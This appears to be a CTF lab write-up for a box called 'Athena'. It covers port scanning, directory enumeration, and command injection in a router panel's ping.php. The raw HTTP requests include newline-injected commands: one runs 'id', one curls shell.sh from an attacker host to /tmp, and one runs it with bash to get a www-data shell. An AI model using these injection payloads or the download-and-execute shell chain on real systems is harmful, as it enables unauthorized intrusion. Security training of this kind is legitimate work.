Athena


Rustscan

```
PORT    STATE SERVICE     REASON        VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqrhWpCkIWorEVg4w8mfia/
rsbIIvsmSU9y9mEBby77pooZXLBYMvMC0aiaJvWIgPVOXrHTh9IstAF6s9Tpjx+iV+Me2XdvUyGPmzAI-
bEJRO4gnNYieBya/0TyMmw0QT/PO8gu/
behXQ9R6yCjiw9vmsV+99SiCeulHssGoLtvTwXE2i8kxqr5S0atmBiDkIqlp+qD1WZzc8YP5OU0CIN5F9
ytZOVqO9oiGRgI6CP4TwNQwBLU2zRBmUmtbV9FRQyObrB1zCYcEZcKNPzasXHgRkfYMK9OMmUBhi/
Hveei3BNtdaWARN9x30O488BmdET3iaTt5gcIgHfAO+5WzUPBswerbcOHp2798DXkuVpskIS9Zi9dvp-
xoyZFsmu1RokIPWea+rxq09KRjciXNvy+jV8zBGCGKwwi62nL9mRyA5ZakJKrpWCPffnEMK37SHL0Wq-
WMRZI4Bbj2cOpJztJ+5Ttbj5wixecnvZu8hkknfMSVwPM8RqwQuXtes8AqF6gs=
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmIzdHAyNTYAAAAIbmIzdHAyNTYAAABBBPBg1Oa6gqrvB/
IQQ1EmM1p5o443v5y1zDwXMLkd9oUfYsraZqddzwe2CoYZD3/oTs/YjF84bDqeA+ILx7x5zdQ=
|   256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBaJ6imGGkCETvb1JN5TUcfj+AWLbVei52kD/nuGSHGF

80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD

139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 10924/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 46115/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 36813/udp): CLEAN (Failed to receive data)
|   Check 4 (port 59055/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-06-26T23:26:07
|_  start_date: N/A
| nbstat: NetBIOS name: ROUTERPANEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| Names:
|   ROUTERPANEL<00>      Flags: <unique><active>
|   ROUTERPANEL<03>      Flags: <unique><active>
|   ROUTERPANEL<20>      Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   SAMBA<00>            Flags: <group><active>
|   SAMBA<1d>            Flags: <unique><active>
|   SAMBA<1e>            Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_clock-skew: 0s
```

Port 80 (http)

```
PORT
80/tcp  open  http       syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```

Landing page



Home About Contact

Athena - Gods of Olympus

The Greek goddess of wisdom, war strategy and the arts

Who is Athena?

Athena is the daughter of Zeus and the goddess Metis, who was swallowed by Zeus when she was pregnant. Athena was born from the head of Zeus, fully armed and adult. She is the goddess of wisdom, war strategy and the arts. She is often portrayed with an owl, which symbolizes wisdom, on her shoulder.

Athena and Greek Mythology


In addition to being the goddess of wisdom, Athena is known for helping Greek heroes in their battles against monsters and other mythological creatures. She was also one of the most important designees for the city of Athens, which was named after the goddess.

GObuster / (common)

```
===============================================================
=
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:                     http://10.10.138.225/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 1548]
/server-status        (Status: 403) [Size: 278]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

/myrouterpanel



Simple Router Panel


This Panel still in development!!

Ping Tool

This is a simple ping system for pinging other devices.
IP address:

© 2023 Simple Router Panel. All rights reserved.

COMMAND inject




```
POST /myrouterpanel/ping.php HTTP/1.1
Host: 10.10.138.225
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.138.225/myrouterpanel/
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://10.10.138.225
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=127.0.0.10%0aid&submit=
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Jun 2025 00:10:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 497
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<pre>
  PING 127.0.0.10 (127.0.0.10) 56(84) bytes of data.
  64 bytes from 127.0.0.10: icmp_seq=1 ttl=64 time=0.019 ms
  64 bytes from 127.0.0.10: icmp_seq=2 ttl=64 time=0.032 ms
  64 bytes from 127.0.0.10: icmp_seq=3 ttl=64 time=0.035 ms
  64 bytes from 127.0.0.10: icmp_seq=4 ttl=64 time=0.031 ms

  --- 127.0.0.10 ping statistics ---
  4 packets transmitted, 4 received, 0% packet loss, time 3067ms
  rtt min/avg/max/mdev = 0.019/0.029/0.035/0.006 ms
  uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```


SHELL

I curled a payload to tmp then executed the payload with bash




```
POST /myrouterpanel/ping.php HTTP/1.1
Host: 10.10.36.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Origin: http://10.10.36.72
Connection: keep-alive
Referer: http://10.10.36.72/myrouterpanel/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=127.0.0.1%0acurl+http://10.9.223.222/shell.sh+-o+/tmp/shell.sh&submit=
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Jun 2025 00:26:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 436
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<pre>
     PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
     64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
     64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
     64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
     64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.032 ms

     --- 127.0.0.1 ping statistics ---
     4 packets transmitted, 4 received, 0% packet loss, time 3067ms
     rtt min/avg/max/mdev = 0.016/0.027/0.032/0.006 ms
</pre>
```




```
POST /myrouterpanel/ping.php HTTP/1.1
Host: 10.10.36.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://10.10.36.72
Connection: keep-alive
Referer: http://10.10.36.72/myrouterpanel/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=127.0.0.1%0abash+/tmp/shell.sh&submit=
```



```
www-data@routerpanel:/var/www/html/myrouterpanel$ whoami&&id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@routerpanel:/var/www/html/myrouterpanel$
```

port 139:445 (SMB)

